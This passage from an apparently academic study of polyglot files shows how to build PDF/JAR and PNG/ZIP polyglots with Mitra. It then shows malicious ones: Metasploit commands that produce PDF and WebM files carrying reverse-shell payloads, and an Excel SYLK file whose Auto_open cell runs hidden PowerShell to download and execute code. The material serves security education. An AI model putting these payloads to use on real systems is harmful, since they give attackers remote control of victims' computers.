After the files are concatenated into one file it has become a polyglot file. As can be seen below in Figure 14, the combined polyglot file contains the pdf and zip file that was shown above. Highlighted in blue is the pdf file.



```

File Edit View
PK0000
h1>10*sk @ New Text Document.txt\hello
PK0001
h1>10*sk @ $ New Text Document.txt
@ @ [a0>2000[a0>2007z;@>200PK000 @ @ @ :
%PDF-1.3
%
1 0 obj
<</Type/Catalog/Pages 2 0 R>>
endobj
2 0 obj
<</Type/Pages/Count 1/Kids[3 0 R]>>
endobj
3 0 obj
<</Type/Page/Contents 4 0 R/Parent 2 0 R/Resources<</Font<</F<</Type/Font/Subtype/Type1/BaseFont/Arial>>>>>>>
endobj
4 0 obj
<</Length 31>>
stream
BT/F 270 Tf 30 300 Td(PDF)' ET
endstream
endobj
xref
0 5
0000000000 65536 f
0000000016 00000 n
0000000012 00000 n
0000000114 00000 n
0000000241 00000 n
trailer
<</Size 5/Root 1 0 R>>
startxref
%%

```

Figure 14. Text editor polyglot file open

Handcrafted and Mitra generated polyglot files are identical in structure. Mitra uses multiple methods of creating polyglot files such as concatenating and parasite. A parasite means a case when the file is hidden in other files' metadata while concatenation means a case when they are placed one after another. Handcrafting polyglot files usually use concatenating files into one polyglot file.

4 Structure of Sample Polyglot Files

In this section 2 different polyglot files are explained in detail. The two different polyglot files are a PDF/JAR and a PNG/ZIP, both of which are designed to contain multiple file types within a single file.

4.1 PDF/JAR

In previous Chapter 3 there is an example of a pdf file and a zip file combined into a polyglot file. You can use the same method for combining a pdf and jar

file into one polyglot file. Below in Figure 15, can be seen the making of the jar file from the java class files.




Figure 15. Making a jar file

Next, the pdf and jar files are combined into one file using Mitra. Mitra combines them as a pdf and a zip because a jar is a type of zip file. The main difference between JAR and ZIP files is that JAR files can contain metadata and be executed as programs, whereas ZIP files are simply used for data compression and archiving. Figure 16 shows an example of creating a polyglot file in Mitra.

```
$ python mitra.py hello.pdf rockpaper.jar
hello.pdf
File 1: Portable Document Format
rockpaper.jar
File 2: Zip

Stack: concatenation of File1 (type PDF) and File2 (type Zip)
Parasite: hosting of File2 (type Zip) in File1 (type PDF)
```

Figure 16. jar file in a pdf

When opened in the 010 editor in Figure 17, it can be seen that the pdf file is combined, and fragments of the jar file are put in between empty parts. For example, from range 0090h to range 0220h. See Figure 17.

```

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 25 50 44 46 2D 31 2E 37 0A 0A 34 20 30 20 6F 62 %PDF-1.7. 4 0 ob
0010h: 6A 0A 28 49 64 65 6E 74 69 74 79 29 0A 65 6E 64 j.(Identity).end
0020h: 6F 62 6A 0A 35 20 30 20 6F 62 6A 0A 28 41 64 6F obj.5 0 obj.(Add
0030h: 62 65 29 0A 65 6E 64 6F 62 6A 0A 38 20 30 20 6F be).endobj.8 0 o
0040h: 62 6A 0A 3C 3C 0A 2F 46 69 6C 74 65 72 20 2F 46 bj.<<./Filter /F
0050h: 6C 61 74 65 44 65 63 6F 64 65 0A 2F 4C 65 6E 67 lateDecode./Leng
0060h: 74 68 20 34 34 37 31 36 0A 2F 4C 65 6E 67 74 68 th 44716./Length
0070h: 31 20 31 30 32 34 35 32 0A 2F 54 79 70 65 20 2F 1 102452./Type /
0080h: 53 74 72 65 61 6D 0A 3E 3E 0A 73 74 72 65 61 6D Stream.>>.stream
0090h: 0A 78 9C EC BD 09 5C 95 D5 F6 37 BE F6 7E 9E 33 .xœi½.\.0ô7¼ó~ž3
00A0h: 70 E0 C0 01 8E CC C3 03 28 A0 A0 E0 8C 4A 0A 02 pãA.Zİİ.( àœJ.
00B0h: CE 0A 01 2A 98 26 D3 51 50 04 04 D4 B4 52 9B CB İ.)*&0QP. .Ò.R.É
00C0h: AC AC CC 2C BD E6 AD 6E B7 D1 70 A8 D0 2C AD AC ñ-İ.½æ-n.Ñp`Ð,-ñ
00D0h: 5B A6 0D 56 D6 2D 6F 83 D9 70 2B 9B AE 75 BB 95 [!.V0-ofUp+)@u»•
00E0h: 9C F7 BB F7 F3 1C 38 07 B5 7B 7F FD 7E EF FB 79 œ+»=ó.8.µ{.ý~iÛy
00F0h: DF FF 9F B3 D9 6B AF BD F6 B4 F6 DA 6B AD 3D 30 ßÿÿ'Ùk'½ó'òÙk.-=0
0100h: 11 23 22 27 80 4A 39 F9 25 13 C7 BF 94 FD F0 7C .#"'€J9ù%.Çz"ýð|
0110h: 62 CD AB 89 62 77 8D CF 2F 18 37 6F DF DC 77 88 bI«%bw.İ/.7o8Ùw^
0120h: FE 3C 85 48 59 39 BE A8 B0 64 CC 4F 37 6D 25 7A b<...HY9¼"di07m%z
0130h: F0 10 D1 95 F7 8F 2F 99 3E F6 C8 DA CA A5 C4 32 ð.ñ•+. /m>ðÈUÉ¥A2
0140h: 5A 89 F2 6C 85 25 19 83 42 D3 57 37 13 B1 17 D1 Z&òl...%.fB0w7.±.Ñ
0150h: 6B C5 8C FC A9 65 83 76 4C 4D 21 8A 5F 4F 14 BC kÃœüœefvLM!Š O.¼
0160h: BE 7A 51 65 D3 6D 1B B5 00 A2 81 A9 44 9C 57 2F ¼zQe0m.µ.c.©Dœw/
0170h: 6D D5 1E 0C 74 39 89 F2 F7 12 59 D6 CE 6B 9A BF m0..t9&ó+.Y0İkš¿
0180h: 68 F6 DD 95 81 44 83 D3 89 CC 07 E7 57 B6 34 51 hõY•.Df0%İ.cw¶4Q
0190h: 1A F9 11 DD 77 0C FD 39 E6 D7 2F 9F F7 F4 DC 30 .ù.Yw.ý9æ*/Ý+òU0
01A0h: 37 D1 94 09 44 41 37 D6 BA 2A 6B 4E 2C B7 6F C3 7Ñ".DA70°*kN. .oÅ
01B0h: 78 E0 8F 86 D5 82 60 DB C6 0E 20 7F 25 F2 BD 6B xã.t0,'0E. .%ò½k
01C0h: 17 B5 5E F4 DA FA 27 56 60 2C 8C 17 5B 5F DF 58 .µ^òUú'V'.œ.[BX
01D0h: 5D F9 F9 B1 AF 46 13 5D 80 39 C5 D6 2E AA BC A8 ]uú± F.İ€9A0.°¼"
01E0h: 29 34 DC 1F BC B3 FB 51 5F 5B E4 6A AD 54 B6 9A )4U.¼³0Q [äj-T¶š
01F0h: 2A 31 DE 57 82 FF 86 CA 45 AE 91 57 16 2F 26 5A *1pW.ýfÈE@'W./&Z
0200h: 9E 43 D4 7F 45 53 63 4B 6B 47 32 4D 47 F9 5E 51 žC0.EscKkG2MGuAQ
0210h: BF A9 D9 D5 F4 E8 FE F0 D9 44 23 7E 22 B2 3D 27 ¿@U0œèpòUD#~"²='
0220h: 65 69 FF E2 2A 87 AD F9 AB B9 41 D9 3F 58 FD AC eibò*†=ù«!AU?XY=

```

Figure 17. 101 editor jar in a pdf

The output of this file provided is in Appendix 1.

4.2 PNG/ZIP

Next, a zip and png polyglot file is created. Figure 18 shows an example of creating a zip and png polyglot file using parasite hosting.

```

(base) PS C:\Users\omarb\mitra> python .\mitra.py .\zip.zip .\Untitled.png --reverse
.\zip.zip
File 1: Zip
.\Untitled.png
File 2: PNG / Portable Network Graphics

Stack: concatenation of File1 (type PNG) and File2 (type Zip)
Parasite: hosting of File2 (type Zip) in File1 (type PNG)
(base) PS C:\Users\omarb\mitra>

```

Figure 18. Zip file in a png file

When the polyglot file is opened in the 010 editor, only the png file can be seen because the zip file is hidden inside the data for the png file. Figure 19 shows an example of what it would look like.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0030h	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	05	00	00	..gAMA..±..üa...
0040h	00	09	70	48	59	73	00	00	12	74	00	00	12	74	01		..pHYs...t...t..
0050h	66	1F	78	00	00	05	F9	49	44	41	54	78	5E	ED	D5	B1	...üIDATx^iÖ±
0060h	0D	C0	30	0C	04	31	2B	FB	EF	AC	34	1E	22	39	90	8D	.Ä0..1+ûi-4."9..
0070h	7E	81	83	66	77	0F	D0	F5	DC	0B	44	89	1C	E2	44	0E	~.ffw.ÐöÜ.D%.âD.
0080h	71	22	87	38	91	43	9C	C8	21	4E	E4	10	27	72	88	13	q"±8'CœÈ!Nä.'r^.
0090h	39	C4	89	1C	E2	44	0E	71	22	87	38	91	43	9C	C8	21	9Ä%.âD.q"±8'CœÈ!
00A0h	4E	E4	10	27	72	88	13	39	C4	89	1C	E2	44	0E	71	22	Nä.'r^.'9Ä%.âD.q"
00B0h	87	38	91	43	9C	C8	21	4E	E4	10	27	72	88	13	39	C4	±8'CœÈ!Nä.'r^.'9Ä
00C0h	89	1C	E2	44	0E	71	22	87	38	91	43	9C	C8	21	4E	E4	%.âD.q"±8'CœÈ!Nä
00D0h	10	27	72	88	13	39	C4	89	1C	E2	44	0E	71	22	87	38	.'r^.'9Ä%.âD.q"±8
00E0h	91	43	9C	C8	21	4E	76	F7	4E	BE	67	66	EE	E2	0F	BE	'CœÈ!nv÷N¼gfîâ.¾
00F0h	59	93	4F	0E	71	22	87	38	91	43	9C	C8	21	4E	E4	10	Y"O.q"±8'CœÈ!Nä.
0100h	27	72	88	13	39	C4	89	1C	E2	44	0E	71	22	87	38	91	'r^.'9Ä%.âD.q"±8'
0110h	43	9C	C8	21	4E	E4	10	27	72	88	13	39	C4	89	1C	E2	CœÈ!Nä.'r^.'9Ä%.â
0120h	44	0E	71	22	87	38	91	43	9C	C8	21	4E	E4	10	27	72	D.q"±8'CœÈ!Nä.'r
0130h	88	13	39	C4	89	1C	E2	44	0E	71	22	87	38	91	43	9C	^.'9Ä%.âD.q"±8'Cœ
0140h	C8	21	4E	E4	10	27	72	88	13	39	C4	89	1C	E2	44	0E	È!Nä.'r^.'9Ä%.âD.
0150h	71	22	87	38	91	43	9C	C8	21	4E	E4	10	27	72	88	13	q"±8'CœÈ!Nä.'r^.
0160h	39	C4	89	1C	E2	44	0E	71	22	87	38	91	43	9C	C8	21	9Ä%.âD.q"±8'CœÈ!
0170h	4E	E4	10	27	72	88	13	39	C4	89	1C	E2	44	0E	71	22	Nä.'r^.'9Ä%.âD.q"
0180h	87	38	91	43	9C	C8	21	4E	E4	10	27	72	88	13	39	C4	±8'CœÈ!Nä.'r^.'9Ä
0190h	89	1C	E2	44	0E	71	22	87	38	91	43	9C	C8	21	4E	E4	%.âD.q"±8'CœÈ!Nä
01A0h	10	27	72	88	13	39	C4	89	1C	E2	44	0E	71	22	87	38	.'r^.'9Ä%.âD.q"±8
01B0h	91	43	9C	C8	21	4E	E4	10	27	72	88	13	39	C4	89	1C	'CœÈ!Nä.'r^.'9Ä%
01C0h	E2	44	0E	71	22	87	38	91	43	9C	C8	21	4E	E4	10	27	âD.q"±8'CœÈ!Nä.'
01D0h	72	88	13	39	C4	89	1C	E2	44	0E	71	22	87	38	91	43	r^.'9Ä%.âD.q"±8'C
01E0h	9C	C8	21	4E	E4	10	27	72	88	13	39	C4	89	1C	E2	44	œÈ!Nä.'r^.'9Ä%.âD

Figure 19. 101 editor png file

The output of this file is provided in Appendix 1.

4.3 Summary

In this section two different sample polyglot files were introduced.

One was a PDF/JAR polyglot and the other was a PNG/ZIP polyglot.

Both were created using mitra in the command line.

Creating a PDF/JAR polyglot can have various motivations, including evading security measures, embedding malicious code within a seemingly innocuous document, or demonstrating vulnerabilities in software handling different formats. This type of polyglot demonstrates the flexibility and quirks of file format interpretation in various software systems.

Similar to the PDF/JAR polyglot, creating a PNG/ZIP polyglot can serve purposes such as demonstrating the complexities of file format parsing, highlighting potential security vulnerabilities, or simply as an interesting technical challenge.

It showcases the intricate ways in which software handles and interprets the structure of different file formats.

5 Examples of Malicious Polyglots

When a user opens a malicious the following actions happen. First, it executes the hidden code and fetches the executable from the metadata of the file or from the internet. After that, it executes the executable, and the hacker can gain access to the victim's computer using either a reverse shell or a remote desktop connection. In Figure 20 there is an example of actions that a reverse shell malicious polyglot created by a hacker does.




Figure 20. Actions related to the opening file

The image depicts four key actors: a user, a file, a hidden executable ("Hidden.exe"), and a hacker. The user is shown as an individual interacting with their computer, while the file symbolizes digital data. "Hidden.exe" represents a concealed executable running in the background. A hacker, visually distinct, is seen initiating a remote connection to the user's computer through the hidden

executable. This portrayal illustrates the hacker's attempt to access the user's computer remotely, emphasizing cybersecurity concerns and hidden threats.

5.1 PDF/PE

The first example of a malicious polyglot is a polyglot pdf that executes a reverse TCP shell in the victim's Windows computer for the hacker to be able to remotely control the victim's computer. A malicious pdf that will open a reverse TCP shell in the victim's computer is created here. Kali Linux is a Linux based operating system that is specifically designed for penetration testing, digital forensics, and other security related tasks.

Kali Linux is based on the Debian Linux distribution and is developed and maintained by the offensive security company Offensive Security. One of the key features of Kali Linux is its extensive collection of pre-installed security tools [22]. This allows users to perform various security tasks without having to install or configure the tools themselves. Kali Linux also includes several customization options, such as the ability to run multiple tools simultaneously and customize the interface and workflow to suit the user's needs. Kali Linux can be used in many ways. Here, the choice was made to use it in a virtual machine. Kali Linux and Metasploit framework are used here to generate the polyglot file to use for the TCP reverse shell shown in Figure 21. In Metasploit the windows/fileformat/adobe_pdf_embedded_exe_no_js exploit was used to generate the pdf file with the exe payload in it.




Figure 21. Creating pdf in Kali Linux

When opened in the 010 editor you see the payload highlighted in yellow in Figure 22. It generates a VBS file to execute the exe payload in the file. VBS, or Visual Basic Script, is a programming language that is used to create and run scripts on the Windows operating system. VBS scripts are typically written in plain text files with the .vbs file extension and can be executed from the command line or from other applications that support VBS.




Figure 22. Creating pdf in Kali Linux

There will be an antivirus warning related to the pdf by an antivirus program. Below in Figure 23, there is an example of an Avira warning.




Figure 23. Antivirus warning.

VirusTotal is a website and online service that is owned by Google. It allows users to scan and analyze files, URLs, and other types of content for viruses, malware, and other types of malicious software. VirusTotal uses a combination of multiple antivirus engines and other tools to scan and analyze the submitted content and provides detailed results and information about any potential threats that are detected. Figure 24 below shows the results of the polyglot file run on virustotal.com. It was labeled as PDF Dropper. A PDF dropper is a type of malware that is disguised as a PDF file. When the file is opened, the dropper is activated, and the malware is installed on the victim's computer. PDF droppers are often used in targeted attacks, where the attacker sends a malicious PDF file to the victim through email or another method of communication. This means that the pdf file creates another file and executes the other file on your computer.




Figure 24. Virustotal.com results.

The Virustotal.com image displays an analysis report with a score of 36/63, indicating 36 antivirus engines flagging potential issues. The label "PDF Dropper" suggests the file is a malicious PDF document designed to distribute harmful content. This visual snapshot informs users about the file's risk level and classification, aiding in making informed decisions.

5.2 WebM/PE

WebM is a file type used for videos and audio. The next one is a WebM file that opens in vlc and leaves the victim's computer vulnerable to an attack. Here, a polyglot webm that executes a reverse TCP shell in the victim's Windows computer for the hacker to be able to remotely control the victim's computer is detailed. A malicious webm that will open a reverse TCP shell in the victim's computer is created. Kali Linux and Metasploit framework are used here to generate the polyglot file to use for the TCP reverse shell. In Metasploit the windows/fileformat/vlc_webm exploit was used to generate the webm file with the exe payload in it. Figure 25 illustrates the creation of the exploit in Kali Linux.


```

msf6 > use exploit/windows/fileformat/vlc_
use exploit/windows/fileformat/vlc_mkv
use exploit/windows/fileformat/vlc_modplug_s3m
use exploit/windows/fileformat/vlc_realtex
use exploit/windows/fileformat/vlc_smb_uri
use exploit/windows/fileformat/vlc_webm
msf6 > use exploit/windows/fileformat/vlc_webm
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/vlc_webm) > exploit

[*] Creating 'msf.webm' file ...
[+] msf.webm stored at /home/kali/.msf4/local/msf.webm
msf6 exploit(windows/fileformat/vlc_webm) >

```

Figure 25. Creating video files with exe

As can be seen below in Figure 26, the binary data for the webm file opened in 101 editor. It is hidden in the webm file between video data.

```

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 1A 45 DF A3 01 00 00 00 00 00 00 1F 42 86 81 01 EBf.....Bf..
0010h: 42 F7 81 01 42 F2 81 04 42 F3 81 08 42 82 84 77 B+..Bò..Bó..B,,w
0020h: 65 62 6D 42 87 81 02 42 85 81 02 18 53 80 67 01 ebmB+..B...Ség.
0030h: 00 00 00 01 D6 22 F1 11 4D 9B 74 40 3F 4D BB 8B ...Ö"ñ..M.t@?M»«
0040h: 53 AB 84 15 49 A9 66 53 AC 81 FF 53 AB 84 16 54 S«,,I@fS-ÿS«,,T
0050h: AE 6B 42 42 42 42 42 42 42 42 42 42 42 42 42 @kBBBBBBBBBBBBBB
0060h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0070h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0080h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0090h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
00A0h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
00B0h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
00C0h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
00D0h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
00E0h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
00F0h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0100h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0110h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0120h: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBBBBBBBBBBBBBB
0130h: 42 42 42 42 42 42 15 49 A9 66 01 00 00 00 01 FF BBBBBB.I@f....ÿ
0140h: FF FF B5 91 E0 6C A5 29 D2 6C 83 C2 D2 6C EF BE ýÿµ'`áÿ)ÏfÂ01i%
0150h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0160h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0170h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0180h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0190h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
01A0h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
01B0h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
01C0h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
01D0h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
01E0h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
01F0h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0200h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0210h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0220h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0230h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0240h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0250h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0260h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0270h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0280h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
0290h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%
02A0h: AD DE 83 C2 D2 6C A5 29 D2 6C 83 C2 D2 6C EF BE -pfÂ01ÿ)ÏfÂ01i%

```

Figure 26. 101 editor webm file.

As can be seen below in Figure 27, the results of the webm file run on virustotal.com. It was labelled as a “Generic.Shellcode.marte.3”. This means that the file contains either PowerShell or windows command line code that executes a reverse shell connection to the hacker’s computer.




Figure 27. Virustotal.com results.

The image sourced from Virustotal.com portrays an analysis report indicating a score of 15/61, which implies that 15 out of 61 antivirus engines have identified potential issues within the file. It is categorized with the label "Generic Shellcode Marte 3," suggesting that the file falls under the classification of a generic shellcode, possibly related to the term "Marte 3." This visual representation succinctly communicates the file's perceived risk level and its classification, assisting viewers in assessing its potential security implications.

5.3 Excel/PowerShell

Here is an Excel shortcut file that executes PowerShell in the launch and downloads an executable from the hacker to open a reverse TCP shell to your computer. A reverse TCP shell is a type of network shell that is used to establish a connection from a remote server or host to a local client or machine. In a reverse TCP shell, the client machine listens for incoming connections on a specific port, and the remote server connects to the client through this port. This is the opposite of a typical TCP shell, in which the client initiates the connection

to the server. Figure 28 shows an excel shortcut PowerShell reverse shell exploit.

```
ID;P
O;E
NN;NAuto_open;ER101C1;KOut Flank;F
C;X1;Y101;EEXEC("powershell.exe -nop -w hidden -c IEX ((new-object Net.WebClient).DownloadString('http://127.0.0.1:8080/X1prLY0'));")
C;X1;Y102;EHALT()
E
```

Figure 28. Excel shortcut PowerShell exploit.

Having explained two types of malicious exploits that use a reverse TCP shell, it is striking how easy it is to generate these attacks in Kali Linux. In general, it is important to use these tools responsibly and with caution, as generating malicious files can be illegal and can have serious consequences. It is also important to note that generating malicious files does not necessarily guarantee success in an attack, as the effectiveness of an attack depends on several factors, such as the security measures in place on the target system and the skill of the attacker.

6 End User Survey

